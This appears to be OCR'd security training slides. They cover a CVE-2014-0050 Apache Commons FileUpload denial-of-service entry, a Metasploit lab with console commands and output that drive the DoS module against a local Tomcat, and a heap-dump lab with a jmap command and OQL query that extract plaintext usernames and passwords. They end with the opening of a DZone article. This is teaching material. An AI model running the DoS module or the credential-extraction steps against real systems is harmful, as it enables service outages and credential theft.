Bugtraq Entries

CWE Definitions

About & Contact

Feedback

CVE Help

FAQ

Articles

External Links :

NVD Website

CWE Web Site

View CVE :

Go

(e.g.: CVE-2009-1234 or 2010-1234 or 20101234)

View BID :

Go

(e.g.: 12345)

Search By Microsoft Reference ID:

Go

(e.g.: ms10-001 or

Vulnerability Details : CVE-2014-0050

MultipartStream.java in Apache Commons FileUpload before 1.3.1, as used in Apache Tomcat, JBoss Web, and other products, allows remote attackers to cause a denial of service (infinite loop and CPU consumption) via a crafted Content-Type header that bypasses a loop's intended exit conditions.

Publish Date : 2014-04-01 Last Update Date : 2015-11-05

Collapse All | Expand All | Select | Select&Copy | Scroll To | Comments | External Links

Search Twitter | Search YouTube | Search Google

– CVSS Scores & Vulnerability Types

CVSS Score	7.5
Confidentiality Impact	Partial (There is considerable informational disclosure.)
Integrity Impact	Partial (Modification of some system files or information is possible, but the attacker does not have control over what can be modified, or the scope of what the attacker can affect is limited.)
Availability Impact	Partial (There is reduced performance or interruptions in resource availability.)
Access Complexity	Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	None
Vulnerability Type(s)	Denial Of Service Bypass a restriction or similar
CWE ID	264

– Related OVAL Definitions

Title	Definition Id	Class	Family
DEPRECATED: ELSA-2014-0429 -- tomcat6 security update (Moderate)	oval:org.mitre.oval:def:26472		unix
DSA-2856-1 libcommons-fileupload-java - CVE-2014-0050	oval:org.mitre.oval:def:22111		unix
ELSA-2014:0429: tomcat6 security update (Moderate)	oval:org.mitre.oval:def:24843		unix
RHSA-2014:0429: tomcat6 security update (Moderate)	oval:org.mitre.oval:def:24488		unix
RHSA-2014:0429: tomcat6 security update (Moderate)	oval:com.redhat.rhsa:def:20140429		unix
SUSE-SU-2014:0548-1 -- Security update for jakarta-commons-fileupload	oval:org.mitre.oval:def:25499		unix

OVAL (Open Vulnerability and Assessment Language) definitions define exactly what should be done to verify a vulnerability or a missing patch. Check out the OVAL definitions if you want to learn what you should do to verify a vulnerability.

Back to search

Apache Commons FileUpload and Apache Tomcat DoS

This module triggers an infinite loop in Apache Commons FileUpload 1.0 through 1.3 via a specially crafted Content-Type header. Apache Tomcat 7 and Apache Tomcat 8 use a copy of FileUpload to handle mime-multipart requests, therefore, Apache Tomcat 7.0.0 through 7.0.50 and 8.0.0-RC1 through 8.0.1 are affected by this issue. Tomcat 6 also uses Commons FileUpload as part of the Manager application.

Module Name

auxiliary/dos/http/apache_commons_fileupload_dos

Authors

Unknown
ribeirux

References

CVE-2014-0050
URL: http://tomcat.apache.org/security-8.html
URL: http://tomcat.apache.org/security-7.html

Reliability

Normal

Development

Source Code
History

Module Options

root@kali: ~

File Edit View Search Terminal Help


```
root@kali:~# msfconsole
[*] Starting the Metasploit Framework console...\
|# cowsay++

 ____________
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *


Save 45% of your time on large engagements with Metasploit Pro
Learn more on http://rapid7.com/metasploit

       =[ metasploit v4.11.1-2015031001 [core:4.11.1.pre.2015031001 api:1.0.0]]
+ -- --=[ 1412 exploits - 802 auxiliary - 229 post        ]
+ -- --=[ 361 payloads - 37 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

File Edit View Search Terminal Help

```
root@kali:~# msfconsole
[*] Starting the Metasploit Framework console...\
|# cowsay++

 ____________
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *


Save 45% of your time on large engagements with Metasploit Pro
Learn more on http://rapid7.com/metasploit

       =[ metasploit v4.11.1-2015031001 [core:4.11.1.pre.2015031001 api:1.0.0]]
+ -- --=[ 1412 exploits - 802 auxiliary - 229 post        ]
+ -- --=[ 361 payloads - 37 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use auxiliary/dos/http/apache_commons_fileupload_dos
msf auxiliary(apache_commons_fileupload_dos) >
```

```
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *


Save 45% of your time on large engagements with Metasploit Pro
Learn more on http://rapid7.com/metasploit

       =[ metasploit v4.11.1-2015031001 [core:4.11.1.pre.2015031001 api:1.0.0]]
+ -- --=[ 1412 exploits - 802 auxiliary - 229 post        ]
+ -- --=[ 361 payloads - 37 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use auxiliary/dos/http/apache_commons_fileupload_dos
msf auxiliary(apache_commons_fileupload_dos) > show actions

Auxiliary actions:

   Name  Description
   ----  -----------


msf auxiliary(apache_commons_fileupload_dos) > show options

Module options (auxiliary/dos/http/apache_commons_fileupload_dos):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST                       yes       The target address
   RLIMIT     50               yes       Number of requests to send
   RPORT      8080             yes       The target port
   TARGETURI  /                yes       The request URI
   VHOST                       no        HTTP server virtual host

msf auxiliary(apache_commons_fileupload_dos) >
```

```
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *


Save 45% of your time on large engagements with Metasploit Pro
Learn more on http://rapid7.com/metasploit

       =[ metasploit v4.11.1-2015031001 [core:4.11.1.pre.2015031001 api:1.0.0]]
+ -- --=[ 1412 exploits - 802 auxiliary - 229 post        ]
+ -- --=[ 361 payloads - 37 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use auxiliary/dos/http/apache_commons_fileupload_dos
msf auxiliary(apache_commons_fileupload_dos) > show actions

Auxiliary actions:

   Name  Description
   ----  -----------


msf auxiliary(apache_commons_fileupload_dos) > show options

Module options (auxiliary/dos/http/apache_commons_fileupload_dos):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST                       yes       The target address
   RLIMIT     50               yes       Number of requests to send
   RPORT      8080             yes       The target port
   TARGETURI  /                yes       The request URI
   VHOST                       no        HTTP server virtual host

msf auxiliary(apache_commons_fileupload_dos) > set RHOST localhost
RHOST => localhost
msf auxiliary(apache_commons_fileupload_dos) >
```


root@kali: ~/devl/apache-tomcat-8.0.1/bin
File Edit View Search Terminal Help
top - 17:31:22 up 8:14, 6 users, load average: 0.93, 1.75, 20.03
Tasks: 134 total, 1 running, 133 sleeping, 0 stopped, 0 zombie
%Cpu(s): 0.3 us, 0.0 sy, 0.0 ni, 99.0 id, 0.7 wa, 0.0 hi, 0.0 si, 0.0 st
KiB Mem: 2058328 total, 1852368 used, 205960 free, 65340 buffers
KiB Swap: 1324028 total, 4316 used, 1319712 free, 557336 cached
PID USER PR NI VIRT RES SHR S %CPU %MEM TIME+ COMMAND
2462 root 20 0 306m 166m 13m S 0.3 8.3 0:52.34 Xorg
3215 root 20 0 246m 35m 18m S 0.3 1.7 0:29.66 gnome-terminal
8940 root 20 0 2023m 342m 16m S 0.3 17.1 0:38.40 java
1 root 20 0 10664 1528 1496 S 0.0 0.1 0:00.80 init
2 root 20 0 0 0 0 S 0.0 0.0 0:00.00 kthreadd
3 root 20 0 0 0 0 S 0.0 0.0 0:00.58 ksoftirqd/0
5 root 0 -20 0 0 0 S 0.0 0.0 0:00.00 kworker/0:0H
7 root 20 0 0 0 0 S 0.0 0.0 0:03.37 rcu_sched
8 root 20 0 0 0 0 S 0.0 0.0 0:00.00 rcu_bh
9 root rt 0 0 0 0 S 0.0 0.0 0:00.00 migration/0
10 root rt 0 0 0 0 S 0.0 0.0 0:00.35 watchdog/0
11 root 0 -20 0 0 0 S 0.0 0.0 0:00.00 khelper
12 root 20 0 0 0 0 S 0.0 0.0 0:00.00 kdevtmpfs
13 root 0 -20 0 0 0 S 0.0 0.0 0:00.00 netns

root@kali: ~

File Edit View Search Terminal Help

```
[*] Sending request 1 to localhost:8080
[-] localhost:8080 - Unable to connect: 'The connection was refused by the remote host (localhost:8080).'
[*] Auxiliary module execution completed
msf auxiliary(apache_commons_fileupload_dos) > run

[*] Sending request 1 to localhost:8080
[*] Sending request 2 to localhost:8080
[*] Sending request 3 to localhost:8080
[*] Sending request 4 to localhost:8080
[*] Sending request 5 to localhost:8080
[*] Sending request 6 to localhost:8080
[*] Sending request 7 to localhost:8080
[*] Sending request 8 to localhost:8080
[*] Sending request 9 to localhost:8080
[*] Sending request 10 to localhost:8080
[*] Sending request 11 to localhost:8080
[*] Sending request 12 to localhost:8080
[*] Sending request 13 to localhost:8080
[*] Sending request 14 to localhost:8080
[*] Sending request 15 to localhost:8080
[*] Sending request 16 to localhost:8080
[*] Sending request 17 to localhost:8080
[*] Sending request 18 to localhost:8080
[*] Sending request 19 to localhost:8080
[*] Sending request 20 to localhost:8080
[*] Sending request 21 to localhost:8080
[*] Sending request 22 to localhost:8080
[*] Sending request 23 to localhost:8080
[*] Sending request 24 to localhost:8080
[*] Sending request 25 to localhost:8080
[*] Sending request 26 to localhost:8080
[*] Sending request 27 to localhost:8080
[*] Sending request 28 to localhost:8080
[*] Sending request 29 to localhost:8080
[*] Sending request 30 to localhost:8080
[*] Sending request 31 to localhost:8080
[*] Sending request 32 to localhost:8080
```

root@kali: ~/devl/apache-tomcat-8.0.1/bin

File Edit View Search Terminal Help

```
top - 17:33:23 up  8:16,  6 users,  load average: 29.56, 9.32, 20.30
Tasks: 135 total,   1 running, 134 sleeping,   0 stopped,   0 zombie
%Cpu(s): 99.3 us,  0.7 sy,  0.0 ni,  0.0 id,  0.0 wa,  0.0 hi,  0.0 si,  0.0 st
KiB Mem:   2058328 total,  1860476 used,   197852 free,    65484 buffers
KiB Swap:  1324028 total,     4316 used,  1319712 free,   557348 cached

  PID USER      PR  NI  VIRT  RES  SHR S  %CPU %MEM    TIME+  COMMAND
 8940 root      20   0 2070m 343m  16m S  98.5 17.1   1:29.87 java
 2462 root      20   0  306m 166m  13m S   0.7  8.3   0:52.98 Xorg
 3805 mysql     20   0  359m  47m  10m S   0.7  2.3   0:24.64 mysqld
 3038 root      20   0  247m  25m  17m S   0.3  1.3   0:00.22 nm-applet
 8821 root      20   0  473m 310m  10m S   0.3 15.5   0:09.97 .ruby.bin
    1 root      20   0 10664 1528 1496 S   0.0  0.1   0:00.80 init
    2 root      20   0     0    0    0 S   0.0  0.0   0:00.00 kthreadd
    3 root      20   0     0    0    0 S   0.0  0.0   0:00.59 ksoftirqd/0
    5 root       0 -20     0    0    0 S   0.0  0.0   0:00.00 kworker/0:0H
    7 root      20   0     0    0    0 S   0.0  0.0   0:03.39 rcu_sched
    8 root      20   0     0    0    0 S   0.0  0.0   0:00.00 rcu_bh
    9 root      rt   0     0    0    0 S   0.0  0.0   0:00.00 migration/0
   10 root      rt   0     0    0    0 S   0.0  0.0   0:00.36 watchdog/0
   11 root       0 -20     0    0    0 S   0.0  0.0   0:00.00 khelper
   12 root      20   0     0    0    0 S   0.0  0.0   0:00.00 kdevtmpfs
   13 root       0 -20     0    0    0 S   0.0  0.0   0:00.00 netns
```

Metasploit Lab

1. Run auxiliary/dos/http/apache_commons_fileupload_dos
2. Refresh
3. Repeat until DoS occurs


OTHER

heap dump

```
jmap -dump:format=b,file=heapdump.hprof
```

heap dump

```
jmap -dump:format=b,file=heapdump.hprof
```



ninja.wordy.blog.Application (pid 10078)

Sampler | Profiler | MBeans | Visual GC | [heapdump] 5:09:40 AM | [heapdump] 5:14:33 AM | [heapdump] 5:15:14 AM

ninja.wordy.blog.Application (pid 10078)

Heap Dump

Summary | Classes | Instances | OQL Console

org.springframework.security.core.userdetails.**User**

Instances: 3 | Instance size: 44 | Total size: 132 | Compute Retained Sizes

Instances

Instance
#1
#2
#3

Fields

Field	Type	Value
this	User	#1
enabled	boolean	true
credentialsNonExpired	boolean	true
accountNonLocked	boolean	true
accountNonExpired	boolean	true
authorities	Collections$UnmodifiableSet	#1508
username	String	#39222 admin
password	String	#39222 admin1234
serialVersionUID	long	320
<classLoader>	Launcher$AppClassLoader	#1

<No details>

References

Field	Type	Value
this	User	#1
delegate	MutableUser	#1

Array type | Object type | Primitive type | Static field | GC Root | Loop

ninja.wordy.blog.Application (pid 10078)

Sampler | Profiler | MBeans | Visual GC | [heapdump] 5:09:40 AM | [heapdump] 5:14:33 AM | [heapdump] 5:15:14 AM

ninja.wordy.blog.Application (pid 10078)

Heap Dump

Summary | Classes | Instances | OQL Console

Query Results

```
{
password = java.lang.String#39222 - admin1234,
user = java.lang.String#39221 - admin
}
{
password = undefined,
user = java.lang.String#82998 - cool1
}
{
password = undefined,
user = java.lang.String#92234 - admin
}
```

Query Editor

```
select {user: u.username, password: u.password} from org.springframework.security.core.userdetails.User u
```

Save | Execute

Saved Queries

- Custom
  - Users
- Samples
  - List java.io.File instances
  - Overallocated Strings
  - Overallocated Strings (JS)
  - Too many Booleans
- PermGen Analysis

Properties | Delete | Open

```
select {user: u.username, password: u.password} from
org.springframework.security.core.userdetails.User u
```

Heap Lab

1. Login as a couple of different users
2. Perform a heap dump using jmap or visualvm
3. Analyze the Classes to find the user class
4. Write OCL to access all usernames and passwords

https://dzone.com/articles/point-of-viewwhy-the-java-serialization-vulnerabil

DZone / Java Zone

Sign In / Join

REFCARDZ GUIDES ZONES | AGILE BIG DATA CLOUD DATABASE DEVOPS INTEGRATION IOT JAVA MOBILE MORE

This Java Vulnerability Makes Heartbleed Look Tame

Find out what the big deal is with the Java serialization security flaw that the community is buzzing about.

by Jeff Williams MVB · Nov. 23, 15 · Java Zone

Like (11) Comment (27) Save Tweet 26.98k Views

The Java Zone is brought to you in partnership with ZeroTurnaround. Discover how you can skip the build and redeploy process by using JRebel by ZeroTurnaround.

I've been receiving questions from some of you to provide a bit more detail on why the Java Serialization vulnerability is so critical to fix.

Why is This Such a Big Deal?

